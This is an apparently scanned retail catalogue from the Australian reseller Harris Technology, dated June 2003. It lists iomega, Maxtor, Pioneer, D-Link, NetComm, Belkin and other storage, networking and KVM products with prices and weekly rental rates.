iomega USB mini-Drives weigh less than 20gms can be carried with your keys or in your pocket. Come with 3 years warranty 32 bit processor for greater speed and versatility, iomega's unique security and software.

64MB



(G8250)

\$119

128MB



(G9836)

\$169

256MB



(H9652)

\$299

Images for illustration purposes only

Zip 750MB Drive

More speed and more capacity, this NEW 750MB drive and disk is the fastest and most durable, portable storage solution to back up your important data.

iomega Automatic Backup software makes backup a snap and iomega Sync software helps transfer files between computers. Zip 750MB drives and disks are the smart data storage choice.



USB 2.0 (F9601) \$370

Firewire (G2978) \$397

Zip 100MB USB Powered

An affordable total storage solution as easy to use, but far superior to the floppy drive.

iomega's Zip® 100MB USB-Powered drive is affordable, reliable, easy to use and has

a sleek, durable design powered through the USB cable for complete plug-and-play compatibility.



(D0587) **\$165**

250MB USB Powered (B6404) \$287

External Hard Disk Drive

iomega External Hard Drive adds secure storage easily and quickly.

It comes complete with iomega Sync™ and Automatic BackUp™ disaster recovery software to protect your files.



USB2 Card sold separately

USB 2.0 80GB

(F9625) **\$485**

USB 2.0 120GB

Rent* \$6.89/wk (F9789) **\$615**

Portable Hard Disk Drive

iomega portable hard drive is a complete solution that makes security, recovery and data storage easy.

QuikSync™ automatic back-up and disaster recovery software protects your files. Built in a durable, slim design that's easy to take with you.



USB2 Card sold separately

USB 2.0 20GB (G4671) \$439

Rent* \$6.97/wk **USB 2.0 40GB (F9794) \$622**

NAS Servers

NEW!

NEW range of NAS Servers up to 1.44 TB are coming soon. Call Harris Technology for Pricing!



CD-RW 52x24x52 USB 2.0

For the fastest and easiest way to save and share music, photos and more, choose an iomega® CD-RW drive. With up to 52x24x52 write/rewrite/read speeds you can burn a 60-minute CD in less than 3 minutes. Includes plug-and-play functionality for portability,

buffer under-run protection for reliability and iomega HotBurn® Pro software with advanced functionality easy CD customization, burning MP3s and organizing digital photos. (USB 2 Card sold separately)



(J0752) **\$357**

Predator CD-RW 40x24x40 USB 2.0

iomega Predator 40x24x40 External USB 2.0 CD-RW drive boasts the highest speeds on the market along with the coolest design available. It is a top loading small form factor. It includes all the hardware and industry-leading software you need to easily and very quickly burn CDs.



USB2 Card sold separately

(I0335) **\$315**

JUN

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Pioneer

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/pioneer

Multimedia: DVD & DVR

Now even faster! 4x DVD-R 2x DVD-RW

DVR-A05



DVD-R/RW Writer
CD-R/RW Writer

FEATURES:

DVD - 4x write, 2x re-write, 12x read
CD - 16x write, 8x re-write, 32x read

Faster writing:

Writing a full 4.7GB DVD-R disc can now
take just 15 minutes instead of what was
once an hour-long process

INCLUDES COMPREHENSIVE SOFTWARE PACKAGE

DVD Workshop SE
DVD Authoring Package
VideoStudio 6.0 SE DVD
Video Editing Suite
PictureShow SE
Burn your still images onto DVD
Veritas RecordNow DX
High performance CD or
DVD recording

- DLA & Simple Backup
Write data files to CD or DVD
- PowerDVD XP
For DVD movie playback
- DVD Authoring example CD
- 1 x DVD-R media
- 1 x DVD-RW media

DVR-A05

Rent \$6.71/wk (G2070)

\$599



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in stock at all
stores but can be
ordered for Pick-
up or Delivery.
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points!



Make professional DVDs

PRO KIT

Includes ReelDVD LE
Professional authoring software
DVDi! PE

MPEG1/2 Encoder
Plus complete software bundle as
with the DVRA05

Rent* \$14.22/wk (G8434)

\$1,269



DVR-105EXT

Portable storage device

DVD-R/RW/CD-R/RW drive in firewire (IEEE1394) / USB 2.0 external case.

SOFTWARE INCLUDED:

Same as DVR-A05
Bonus Arcsoft Showbiz Video Editing Software
Comes bundled with product while stocks last!

Rent* \$10.41/wk (G6779)

\$929



DVD-A06SZ 16x

SLOT LOADING DVD-ROM DRIVE RETAIL KIT

FEATURES:

- 16x slot loading DVD-ROM drive (40x for CD)
- Ultra DMA66
- Vertical or horizontal mounting
- 2 year warranty

SOFTWARE INCLUDED:

- PowerDVD XP

BONUS:

- 5 x DVD movie rental vouchers
from Webflicks

(H9625)

\$129



Ask
About...



JUN

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Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

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Fast Delivery
Australia-Wide

Outstanding Performance & Reliability

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Maxtor® Fireball 3

- 3.5-Inch 5400RPM
- Entry-Class hard drives
- Capacity up to 40GB
- Fast ATA/Enhanced IDE compatible
- Digital signal processor (DSP)-based architecture
- Ultra ATA/133 data transfer speed
- 2MB SDRAM cache buffer



40GB (G8761) **Fireball 3 \$145**

Maxtor® DiamondMax® Plus 8

- 3.5-Inch 7200RPM
- Mainstream Performance and value-Class Hard Drives
- Capacities Up To 40GB
- Fast ATA/Enhanced IDE compatible
- Ultra ATA data transfer speeds up to 133 MB/Sec
- 2MB cache buffer
- Quiet drive technology FDB (Fluid Dynamic Bearing) motors
- Shock and data protection system



40GB (G0646) **DiamondMax PLUS \$170**

Maxtor® Atlas™ 10K IV

Maxtor Atlas™ 10K IV disk drives provide outstanding performance for data-intensive applications, with 10,000RPM, an ultra320 SCSI interface, and Maxtor's Shock Protection System.



36.7GB (H0656) **\$379**
73.4GB Rent* \$10.41/wk (H0657) **\$929**
147GB Rent* \$21.28/wk (H0658) **\$1,899**

Maxtor® Atlas™ 15K IV

Maxtor Atlas™ 15K IV disk drives provide outstanding performance for data-intensive applications, with 15,000RPM, an ultra320 SCSI interface, and Maxtor's Shock Protection System.



18GB (H0664) **\$469**
36GB Rent* \$7.83/wk (H0666) **\$699**
73GB Rent* \$16.24/wk (H0667) **\$1,449**

Fyshwick
Business
Centre
NOW OPEN
IN ACT!

BIG DRIVES MAXTOR - ULTRA SERIES 7200 RPM

- Ultra fast 8MB cache
- Ultra performance ATA/133 interface
- Ultra-quiet fluid dynamic bearing (FDB) motor Complete Upgrade Kit
- The ultimate drive for gaming, audio, and video
- Easy installation

Maxtor® 80GB Big Drive 80GB (G5903) **\$229**



Maxtor® 120GB Big Drive 120GB (H0554) **\$299**



Maxtor® 160GB Big Drive 160GB (H0672) **\$399**



Maxtor® 200GB Big Drive 200GB Rent* \$6.71/wk (H0673) **\$599**



IT & T AWARDS
RESELLER
OF THE YEAR
2002

JUN
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New external hard drives

Your Best Ideas

Need Maxtor OneTouch™



Easy - Just push the button to make a backup copy of your files.

Fast - Back up files faster than floppy, CD or removable cartridge systems.

Convenient - Make backup copies of your files, while you work, with a simple push of a button.

Flexible - Use Maxtor OneTouch™ or run automated, unattended backups with Dantz® Retrospect® Express.

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY.

*Delivery charges extra.

Quick and Easy Installation

- 1 Install the software
- 2 Plug in the drive
- 3 Push the button and follow on-screen directions

PERSONAL STORAGE

5000LE



Perfect for home or office
Exclusive Maxtor OneTouch **80GB**

80GB

(G4110) **\$399**

Ideal for home or office, the Maxtor Personal Storage™ 5000LE external hard drive quickly adds storage and organisational space through your computer's USB port.

- Easy add-on storage for home or office
- Perfect for photos, music and documents
- Maxtor OneTouch™: the easy way to make backup copies of your files
- Dantz® Retrospect® Express software included
- USB 2.0/1.1 compatible
- Up to 480MB/sec data transfer rate
- Quick and easy installation
- Maxtor award-winning hard drive technology
- Stands vertically or horizontally

PERSONAL STORAGE

5000DV



Perfect for video editing and high-end graphics
Exclusive Maxtor OneTouch™ **160/200GB**

160GB

Rent* \$6.71/wk (H0596) **\$599**

200GB

Rent* \$8.28/wk (H0553) **\$739**

The Maxtor 7200RPM hard drive featuring both FireWire (IEEE1394, i.LINK®) and USB 2.0 interface ports gives you one of the most versatile drives available for your PC.

- Versatile add-on storage for editing videos and high-end graphic files
- Maxtor OneTouch™: the easy way to make backup copies of your files
- Dantz® Retrospect® Express software
- Quick and easy installation
- Flexible dual interfaces—FireWire® and USB 2.0/1.1 compatible
- Powerful performance—7200RPM

PERSONAL STORAGE

5000XT



Perfect for storage-hungry files
Exclusive Maxtor OneTouch™ **250GB**

250GB

Rent* \$8.28/wk (G4113) **\$739**

Flexible add-on storage for your home or office, with room to grow. With 250GB, the Maxtor external hard drive provides you with enough capacity to hold and organize your storage-hungry applications and files.

- Flexible add-on storage for storage-hungry files
- Maxtor OneTouch™: the easy way to make backup copies of your files
- Dantz® Retrospect® Express software included
- Quick and easy installation
- Flexible dual interfaces—FireWire® and USB 2.0/1.1 compatible
- Rotational Speed 5400RPM
- Stands vertically or horizontally
- Hot-swappable

Ask About...



Fast Delivery Australia-Wide

RENTSMART

The figures quoted are based on a per week basis over 3 years. T.A.P., Terms & Conditions apply.

WHAT'S NEW

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

HARRIS TECHNOLOGY.
Technology Centre at
Officeworks
Chadstone - VIC

Technology Centre Shoppers!
Not all products are in-store, but consulting & advice available on all items

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

JUN

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HARRIS TECHNOLOGY™

22Mbps & 54 Mps Wireless Network



DWL-1200+



DWL-810+

DWL-1200+ D-Link AirPremier™ 22Mbps Wireless LAN Concurrent Access Point & Bridge

- Simultaneous Operation of Access Point & Bridge function
- Fast Ethernet Port(s) to bridge Wireless LAN to Ethernet Network
- 4-Port 10/100Mbps Switch
- Modes of operation(s):
Access Point
AP Client
Bridge (Point-to-Point or Point-to-Multi Point)
- Wireless Repeater Operation Function

DWL-1200+

Rent* \$10.25/wk

(J2429) **\$895**

DWL-810+

- Converts any Ethernet device (i.e Printers) to Wireless

DWL-810+ (J2433) \$300

Cable/DSL Routers & Gateways



DI-764

DSL-302G USB/Ethernet Combo ADSL Modem - with NAT + DHCP

DWL-302G (J2428) \$229

DI-764 11/22/54Mbps Wireless IP Router for DSL/Cable Modems with 3-Port Switch & Print Server

DI-764 Rent* \$10.25/wk (G9645) \$915



DSL-302G

DSL-604+

The DSL-604+ Remote ADSL Router is a versatile all-in-one networking device that provides high-speed broadband Internet connection, wireless user access and dedicated LAN bandwidth server connection.



Rent* \$6.71/wk (G8729) **\$599**

Voice over IP (VoIP) Gateways & IP Phones

DPH-80S

IP Phone with SIP Protocol Support

- 1-Port 10/100Mbps fast ethernet
- IP Address assignment using DHCP or static configuration
- Easy-to-Use setup / Programming interface
- Hands-free dialing
- Configuration setup via web browser



(J2465) **\$409**

DPH-100S

IP Phone with SIP Protocol Support & LCD Display

- 2-Port 10/100Mbps fast ethernet
- IP Address assignment using DHCP or static configuration
- QoS (Priority Queues)
- Easy-to-Use setup / Programming interface



Rent* \$7.56/wk
(J2467) **\$675**

DG-102SP

2-Port VoIP Station Gateway with SIP Protocol Support

- 2 RJ-11 FXS ports for 2 phone/fax comms
- 1 PSTN line life line POTS port
- 10/100Mbps fast ethernet for broadband & LAN port
- QoS (Priority Queues)



Rent* \$7.72/wk
(J2468) **\$689**



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Products on Promotion

High Quality Video Conferencing for Home and Office

DVC-1000 VideoPhone

The D-Link DVC-1000 i2eye™ VideoPhone introduces the world of video conferencing over the Internet, to bring you and your family, friends and colleagues together. Since the DVC-1000 i2eye VideoPhone is a stand-alone device, you do not need a computer to video conference over the Internet. Connect a standard telephone and a television to the DVC-1000, plug in a standard Ethernet network cable connected to your broadband Internet connection and you are ready to conduct real-time videoconferencing. Compatible with Net Meeting or any product that supports Net Meeting.

Rent* \$9.69/wk (H2334) **\$865**

*Offer available from 01/06/03 - 30/06/03 or while stocks last. Bundled with product.



**WITH FREE!
DSL-300 ADSL
MODEM**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

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TECHNOLOGY**

*Delivery charges extra.

IT & T AWARDS

RESEALER

OF THE YEAR

2002

Cable & DSL Routers/Gateways

DI-614+

Ideal networking solution for SOHO & other small business catering to public usage

- DSL / Cable Modem
- 22Mbps Wireless Access Point
- Router
- 4 Port 10/100 Switch

(G0229) **\$319**



DI-704P

IP Router for DSL / Cable Modems with 4 Port Switch & Single Port Print Server

**Built-in Bigpond
Cable Login**

(E5861) **\$159**



DI-707P IP Router for DSL/Cable Modems with 7 Port Switch & Single Port Print Server

**Built-in Bigpond
Cable Login**

(E7329) **\$220**



DI-714P+ IP Router for DSL / Cable Modems with 4 Port Switch & Single Port Print Server

(G9644) **\$385**



AirPlus XtremeG™ 11/54Mbps Wireless Solutions

NEW

New series of high-speed devices capable of transfer rates up to 54Mbps. And with the new AirPlus Xtreme G DWL-2000AP Wireless Access Point, D-Link once again sets a new standard for wireless access points.

It includes an embedded DHCP server that once enabled will automatically assign IP addresses to wireless clients. This unique feature makes the DWL-2000AP an ideal solution for quickly creating and extending a wireless local area network (WLAN) in offices or other workplaces, or even at trade shows and other special events.

AirPlus XtremeG™



DWL-G520

Wireless PCI adapter
(H9622) **\$169**



DWL-G650

Wireless PCMCIA cardbus
(H9621) **\$149**



DWL-2000AP

Wireless Access Point
(H9623) **\$320**

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23



High Speed Internet Access

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

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24

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ADSL Modems with NetComm

NB1300 ADSL Ethernet Modem Router

High speed ADSL modem with both Ethernet & USB connectivity.
Approved for connection to Telstra's ADSL network.



(G4025) **\$199**

NB1200 ADSL USB Modem

High Speed ADSL modem with USB connectivity.
Approved for connection to Telstra's ADSL network.



(F8602) **\$169**

NB3300 ADSL Modem / Router / 4-port switch

Integrated ADSL modem and router with 4 port 10/100 switch.

- Easy web interface
- NAT security and internet sharing
- Supports PPPoA, PPPoE, PPTP and bridged protocols
- IP port filtering, IPSec passthrough, remote access, DMZ hosting, DHCP



(F3590) **\$399**

NetComm Cable / DSL Routers

NB2800 Cable / ADSL Router / 4-port switch



- Built-in DHCP server
- NAT firewall protection
- VPN pass-through
- Quick & easy to install

(H2086) **\$169**

NB3000 Cable / DSL Wireless Router / 4-port switch

- Built-in Telstra cable connection
- 4-port 10/100 switch
- NAT firewall protection
- Wireless range up to 90 metres indoors!



(F3588) **\$299**

NB3100 Cable/DSL Firewall Router / 4-port switch

- SPI (Stateful Packet Inspection)
- Supports Denial of Service Preventions and URL filtering
- Can block all Java, ActiveX code and cookies
- IPSec and PPTP pass-through
- Supports up to 2 simultaneous VPN tunnels
- 4-port 10/100 switch



(F3589) **\$260**

NB3200 Cable / DSL VPN Router 4-port switch

- Provides full IPSec VPN tunnelling and NAT firewall protection
- Supports up to 70 simultaneous VPN tunnels
- 4-port 10/100 switch
- Easy web interface



(F3586) **\$395**



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FINANCE METHODS
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Wireless Networking

NetComm 802.11b Wireless Networking

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

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NETCOMM
Print Servers

NP3620PS
1 port Mini Print Server
(92351)
\$195



NP5300PS
10/100Mbps print server, 3 parallel ports.
(92346)
\$398

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

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25

NP6800 Wireless Access Point

NetComm 11Mbps Wireless LAN Access Point

- Flexible integration for Infrastructure, Client, Point & MultiPoint Bridge modes
- Security with the latest 128-bit WEP encryption
- Auto fallback = optimised reliability, throughput and transmission range.



(H2189)

**\$169**

NP7032 Wireless PC Card

Provides high speed wireless networking and secure access to network resources and the internet.



(H2060)

**\$69**

NP7042 Wireless USB Adaptor

Provides high speed wireless Internet access and networking for USB-enabled desktop PCs or notebooks.



(H2064)

**\$99**

NetComm Ethernet Switches and Gigabit Solutions

NP2005

5 port 10/100 auto-sensing switch

(D0966) **\$99**

NP2008

8 port 10/100 auto-sensing switch

(D0967) **\$119**

NP2160

16 port 10/100 auto-sensing professional switch (19-inch rack-mount kit)

(E7322) **\$395**

NP2240

24 port 10/100 auto-sensing professional switch (19-inch rack-mount kit)

(E7323) **\$489**

NP2480

26 port 10/100 Gigabit switch, 24 10/100Mbps auto-sensing and 2 1000Base-SX Copper Gigabit Ethernet Port (19-inch rack-mount kit)



Rent* \$16.70/wk
(F9533) **\$1,490**

NetComm Fast Ethernet Adaptors

NP1100

High performance 32-bit 10/100 PCI LAN Card

(C7657) **\$19**

NP1200

10/100 Fast Ethernet 32-bit PC Card

(D1166) **\$99**

NP1010

USB LAN Key 10/100 Fast Ethernet Adaptor

(C7651) **\$68**

NP1300

Connect your PDA to your LAN. 10base-T Compact Flash LAN Adaptor. Comes with PCMCIA adaptor for use in notebooks.

(D4201) **\$129**

NP1800

32-bit PCI Gigabit Network Card

(G6483) **\$114**

NP1500

Enhanced 32-bit Intel based 10/100Mbps network card specifically developed with business users in mind.

(G6482) **\$95**

NP1880

32/64-bit PCI Gigabit Network Card RRP \$199

(G6484) **\$169**

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USB IrDA Infrared Adapter



UIR-100
USB to IrDA
Wireless
Adapter
(D8944)
\$90

USB to PS/2



UKMC-100
USB to PS/2
Keyboard &
Mouse
Adapter
(B0557)
\$47

USB to Serial Converter



UMC-100
USB to 9 Pin
RS232 Serial
Converter
(B0782)
\$69

USB 2.0 & FireWire Hubs

Connect your USB 2.0 and FireWire peripherals to your PC with our range of high speed hubs. USB 2.0 hubs are backward compatible with USB 1.1 products.



UH-422	4 Port USB 2.0 Pocket Hub (G8675)	\$88
UH-402	4 Port USB 2.0 UFO Hub (G1938)	\$88
1394-601	6 Port FireWire Repeater (D8947)	\$129
UHF-432	Combo Hub - 4 x USB2.0 Ports & 3 x FireWire Ports (G5589)	\$169



USB 2.0 & FireWire Host Adapters

Instantly add USB 2.0 or FireWire ports to your notebook or PC and take advantage of transfer speeds of up to 480Mbps.



UCB-402	4 Port USB 2.0 Cardbus (G4199)	\$95
UPC12-100	5 Port USB 2.0 PCI Adapter (D8945)	\$59
1394-PCI	3 Port FireWire PCI Adapter (D8946)	\$64
1394-201	2 Port FireWire Cardbus (G8693)	\$79
UFPCI-221	Combo PCI Adapter 2 x USB2.0 Ports & 3 x FireWire Ports (G6107)	\$165

USB 2.0 Ext HDD Enclosure

Just drop in your IDE hard drive and you have a hot-swappable, platform-independent, high-speed portable drive!

- Use for External Storage
- Ideal for Backup Device



UHD-2500	USB2.0 to 2.5" HDD (G8727)	\$89
UHD-3500	USB2.0 to 3.5" HDD (H8796)	\$120

USB Flash Storage Drives



- Pocket Size
- True Plug and Play
- Security Zone Feature

UFD-0032	USB Flash Drive - 32MB (G8721)	\$55
UFD-0064	USB Flash Drive - 64MB (G8722)	\$85
UFD-0128	USB Flash Drive - 128MB (G8723)	\$145
UFD-0256	USB Flash Drive - 256MB (G8724)	\$226
UFD-0512	USB Flash Drive - 512MB (G8725)	\$499
UFD-1000	USB Flash Drive - 1GB (J1849)	\$864

USB 2.0 Docking Station

Connect your legacy peripherals to almost any notebook or desktop with one single connection.

Includes • 2 x USB 2.0 Ports, • 2 x PS/2 Ports, Printer • Port, Serial Port & 10/100 Ethernet.



UDS-102	USB 2.0 Docking Station (G8691)	\$219
----------------	---------------------------------	--------------

USB 1.1 Mini & Stackable Hubs

Our USB mini hubs are small, lightweight & ideal for notebooks. Our stackable hubs are designed for your desktop and save valuable space.



UH-201M	2 Port USB 1.1 Mini Hub (G1939)	\$28
UH-401M	4 Port USB 1.1 Mini Hub (G1940)	\$39
UH-401S	4 Port USB Stackable Hub (G6108)	\$59
UH-701S	7 Port USB Stackable Hub (G6109)	\$89

USB Multi Card Readers

These multi card readers are a convenient and fast way of exchanging data between your computer and digital camera, MP3 or PDA.



BF-7352	USB 1.1 6-in-1 Card Reader (J2306)	\$Call
BF-6261	USB 2.0 6-in-1 Card Reader (H8795)	\$88

Bluetooth Adapter



BT-100s	Bluetooth CF Card for PDA (H8798)	\$195
BF-7211	USB to Bluetooth Adapter (H8797)	\$89

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Intelligent KVM Solutions

ServerLink LCD Console Drawers

With a 15" TFT LCD screen, keyboard, touchpad and integrated KVM switch housed in an industry standard 19" 1U-height rack drawer, these LCD KVM switches save you up to 1/3 of valuable rack cabinet space.

**INTEGRATED
KVM SWITCH**

**(H2101, H2103)
Includes all PS2
VGA cables**



LKS-101H 1U Console Drawer 15" TFT LCD, Keyboard & mouse

Rent* \$33.83/wk (H2100) **\$3,409**

LKS-801H 8 Port KVM - LCD Console Drawer includes all cables

Rent* \$37.45/wk (H2101) **\$3,959**

LKS-1601H 16 Port KVM - LCD Console Drawer includes all cables

Rent* \$42.56/wk (H2103) **\$4,499**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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Computer to SOHO & Infinity Cables for PS/2 & VGA

ServerLink SOHO KVM Switches



**Includes
all cables**

SL-251-P 2 port KVM inc.2 x 2m cables (E3692) **\$199**

SL-451-P 4 port KVM inc.4 x 2m cables (E3694) **\$299**

ServerLink Infinity KVM Switches



**On-screen-
display**



SL-221 2 port ServerLink KVM for PS2 (B3047) **\$269**

SL-421 4 port ServerLink KVM for PS2 (A9890) **\$349**

SL-821 8 port KVM Rent* \$10.97/wk (97888) **\$979**

SL-1621 16 port KVM Rent* \$17.92/wk (97890) **\$1,599**

SL-CKP-02
2MTR (D0972) **\$27**

SL-CKP-03
3MTR (D0973) **\$39**

SL-CKP-05
5MTR (63972) **\$65**

SL-CKP-10
10MTR (78218) **\$117**

Avocent KVM Over IP

These all-in-one 16 port switches combine analogue and IP-based KVM switching for local access from your data centre and REMOTE access from anywhere in the world. Avocent's exclusive KVM over IP switching technology supports multi-platform, multi-location and multi-device installations, all over a standard IP connection.

**Supports PC
USB & SUN**



AVR1000 16 Port KVM over IP - 1 Local User & 1 Remote User Rent* \$59.36/wk (G8455) **\$6,669**

AVR2000 16 Port KVM over IP - 1 Local User & 2 Remote Users Rent* \$77.94/wk (G8332) **\$8,756**

AVRIQ-PS2 AVR Smart Cable - CAT 5 to PS/2 & VGA (G8333) **\$209**

Avocent KVM Over CAT 5 UTP

Control hundreds or even thousands of servers from 8 users using Avocent's AMX Series KVM switches. This solution allows you to access your servers from up to 300 metres away using standard CAT 5 UTP RJ45 cabling. It also features full system management with an advanced Java-based administration tool.

**Supports PC
USB & SUN**



AMX5000 32 Port 8 User Matrix KVM Switch using CAT 5 Rent* \$98.56/wk (G4502) **\$12,159**

AMX5100 User Station for AMX5000 - Supports PS/2 & SUN Rent* \$22.61/wk (G4503) **\$2,018**

AMIQ-PS2 AMX Smart Cable - CAT 5 to PS/2 & VGA (G4501) **\$355**

Avocent
For Avocent's KVM over IP and KVM over CAT 5 switches you will require one CAT 5 Smart Cable per attached server

**JUN
27**

Belkin - KVM Switches

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Belkin have a diverse product offering including networking and broadband sharing devices, award winning surge suppressors, wireless accessories, Firewall solutions, computer accessories, Audio/Video/Phone cabling and accessories, and the largest selection of computer cables in the world. For more detailed product information and a look at our extensive range of connectivity solutions, come and visit our new look website at www.belkin.com.au!

CONNECT MULTIPLE COMPUTERS USING BELKIN KVM SWITCHES

F1DB102P - Economy 2-Port KVM Switch



- PS/2 Platform
- Hot key switching and manual push-button port selection
- Supports resolutions up to 2048x1536@85Hz

(D3162) **\$92**

F1DB104P - Economy 4-Port KVM Switch



- PS/2 Platform
- 10 second auto-scan function
- LED indicators

(D3159) **\$17**

F1Dau047 - SOHO Series 2-Port KVM Switch with Audio



- USB Platform
 - Audio and microphone switching support
 - Supports resolutions up to 2048x1536@85Hz
- Awarded Gold Award from IDEA and IDSA*

***SPECIAL!
Bundled with FREE
cables**

(H0630) **\$369**

F1DS104T - SOHO Series 4-Port KVM Switch



- PS/2 and USB Platforms
- Audio and microphone switching support
- Hot key switching and direct-port access button

(D3167) **\$43**

F1DA108Tz - Admin 8-Port KVM Switch with OSD



- Daisychainable
- Hot key switching
- PS/2 keyboard and mouse emulation
- PS/2 in, PS/2 & USB out

Rent* \$9.29/wk (E5377) **\$829**

F1DA116Tz - Admin 16-Port KVM Switch with OSD



- Dedicated daisychain ports
- BANK address displayed on front panel
- PS/2 in, PS/2 & USB out
- Comes with Belkin 5 year warranty

Rent* \$12.31/wk (E5378) **\$1,09**

*Bundle offer available from 01/06/03 to 30/06/03 or while stocks last.

Don't forget to include your Belkin All-In-One cables

The easiest & neatest way to connect all your computers and servers to your PS/2 & USB KVM switches, providing image clarity for high-resolution applications.



PROTECT AND INSURE YOUR VALUABLE EQUIPMENT FOR LIFE

The leader in power protection! Belkin offers a complete Power Protection range, from the average home to a total office solution. All Belkin Surge Protectors are guaranteed to protect against spikes, surges and lightning strikes. We will repair or replace any damaged connected equipment, offering the best no hassles connected equipment warranty in the business. Protect your valuable computer, stereo and electrical equipment today - for a lifetime!



F5C208z2-TEL3 - SurgeMaster 8-way (2m cord) with Telephone Protection and \$80,000

Warranty • Lifetime, \$80,000 Connected Equipment Warranty • Internet ready telephone/fax/modem protection • Max Spike Amperage of 39,000 Amps • Block Space to allow for large transformers • EMI/Radio frequency interference filtering for clean power.

(C4607) **\$119**



F5C206z2-TEL3 - SurgeMaster 6-way (2m cord) with Telephone and Coaxial Protection and

\$50,000 Warranty • Lifetime, \$50,000 Connected Equipment Warranty • Protect your valuable Audio Visual Equipment • 1184 joule energy rating for maximum protection • 1.8 metre telephone cord and 1.8 metre coaxial cable included

(C4604) **\$98**



F5C195zTEL - Single Outlet MasterCube with Telephone Protection and \$15,000 Warranty

• Lifetime, \$15,000 Connected Equipment Warranty • Max Spike Amperage of 27,000 Amps • 824 joule energy rating for maximum protection • Internet ready telephone/fax/modem protection • convenient and portable for travelling

(D5956) **\$35**

Belkin PDA

Leather Cases



F8P6401
For Palm Zire.
(H0798) **\$48**



F8Y1405
For Sony Clie
SL/SJ Series.
(H5024) **\$48**

Charger



F8Q2000
USB Sync
Charger for
IPAQ.
Suits 3800/
3900/5000
Series.
(E4744) **\$39**

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Belkin Networking Solutions

Belkin are committed to providing quality products at competitive prices. We offer lifetime warranties on almost all of our products and free expert technical support. For more detailed product information and a look at our extensive range of connectivity solutions, come and visit our new look website at www.belkin.com.au

54g WIRELESS NETWORK!

Move into high gear with speeds up to 54Mbps, without wires! 54g technology provides you with networking speeds nearly five times faster than the current Wi-Fi (802.11b) standard. This brand new technology is backward compatible with the 802.11b Wi-Fi networking standard, so it allows you to implement faster wireless technologies in combination with existing 802.11b Wi-Fi networks. An added Turbo Mode will isolate your network from 802.11b wireless clients and allow your network to transmit data at the highest 54g data rate. Belkin's 54g products are also fully upgradeable when 802.11g is ratified. Now more than ever there is no reason to delay, get wireless today.

F5D7230au4 - 54g Wireless DSL/Cable Gateway Router

- Compatible with all 802.11b devices
- Network security with 128-bit WEP encryption
- Works with MAC or PC computers

 (J2207) **\$299**

F5D7130au - 54g Wireless Access Point

- Extends your 802.11b or 54g wireless network
- 3 times the operating range of 802.11a
- Adds wirelessly networked PCs to your wired network

 (H2200) **\$279**

All come with Belkin Lifetime Warranty

F5D7000au - 54g Wireless Desktop Network Card

- Fits any standard 32-bit PCI expansion
- Interoperable with all 802.11b 2.4GHz devices
- 3 times the operating range of 802.11a

 (H2197) **\$149**

F5D7010au - 54g Wireless Notebook Network Card

- Fits any standard 32-bit Cardbus slot
- Low power consumption chipset
- Use Turbo mode for speeds of up to 54Mbps

 (H2196) **\$149**

QUICK & SMART - USB SOLUTIONS FROM BELKIN

F5U228 Hi Speed USB 2.0 DVD Creator

- Capture video from analog sources to digital

 (H0616) **\$169**

F5U248 USB 2.0 8-in-1 Media Reader/Writer

- Works with CFi&II, SM, SD, MMC, MD, MS and MGS

 (J2210) **\$99**

F5U230 USB to Infrared Smartbeam

- Transfer files easily from your PDA, mobile or notebook

 (H0927) **\$99**

F5U900au USB 2.0 Computer Upgrade Kit

- Achieve speeds of up to 480Mbps

 (F0897) **\$99**

"ON THE GO"? CHECK OUT SOME OF OUR MOBILE ACCESSORIES

F8E825-USB - Mini-Wireless Optical Mouse (USB)

- The popular optical mini-mouse is wireless!
- Small and compact for travellers
- Engineered with the latest optical technology
- 27MHz for worldwide compatibility

 (H5027) **\$79**

F8E466-MOB - Numeric Keypad

- Works instantly with USB plug&play technology
- Slim, lightweight design
- Suits any notebook that is USB ready
- Comes with Belkin Lifetime Warranty

 (J2212) **\$29**

F8E448 - Retractable USB Light

- White LED lamp provides illumination in any setting
- Notebook clip positions light where you need it
- Swivel directional head
- Retractable 19" cable

 (J0895) **\$29**

F5U217-MOB - 3-Port Hi-Speed USB 2.0 Pocket Hub

- 3 USB 2.0 or USB 1.1 ports
- Extremely lightweight, perfect for travel
- Switching power supply for worldwide use

 (J2213) **\$99**

HOT, HOT, HOT - Exclusive Specials from Belkin & Harris Technology!

BUNDLE!

F8E921 - SPECIAL!

4-Port USB Hub + Optical Mini-scroller Mouse AND Hi-speed Modern Cable.

 (J1899) **\$79!**

BUNDLE!

F8E922 - SPECIAL!

3-Port USB Pocket Hub + Wireless Optical Mini-Mouse AND Retractable USB Light

 (J1271) **\$149!**

BUNDLE!

Buy 1 get 1 FREE!

(without Tel)

B5Cau015 - SPECIAL!

SurgeMaster 5-way (2m cord) with Telephone Protection AND \$25,000 Warranty.

 (J2214) **\$79!**

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Belkin PDA

Hard Flip Case



F8Q1410

For IPAQ 3700/3900 with easy-access stylus holder

(H2222)

\$59

Penlight Stylus



For IPAQ 3800/3900/5000 series

(G7751)

\$23

For Palm, Handspring, Sony, Jornada

(G7752)

\$23

Accessories Kit

F8E907

For IPAQ 3600/3700 series

(G8181)

\$99

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Network Cards

GA302T
Netgear
GA302T
Copper Gigabit Adapter (D4118)
\$72

FA311
Ethernet adaptor
10/100Mbps PCI (A1372)
\$32

FA411
10/100Mbps PC card (No dongle required) (B9944)
\$79

FA511
10/100Mbps CardBus PC card (No dongle required) (D4112)
\$85



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Technology Centre at
Officeworks
Chadstone - VIC
Technology Centre Shoppers! Not all products are in-store, but consulting & advice available on all items.

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30

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Managed Switches

These Managed Switches from NETGEAR provide a complete solution with all core components already built in. They provide complete Layer 2 management including SNMP, RMON, VLAN, QoS, Port Trunking, Radius and more. NETGEAR now also offer premium service and support options for businesses.

NEW

FSM726

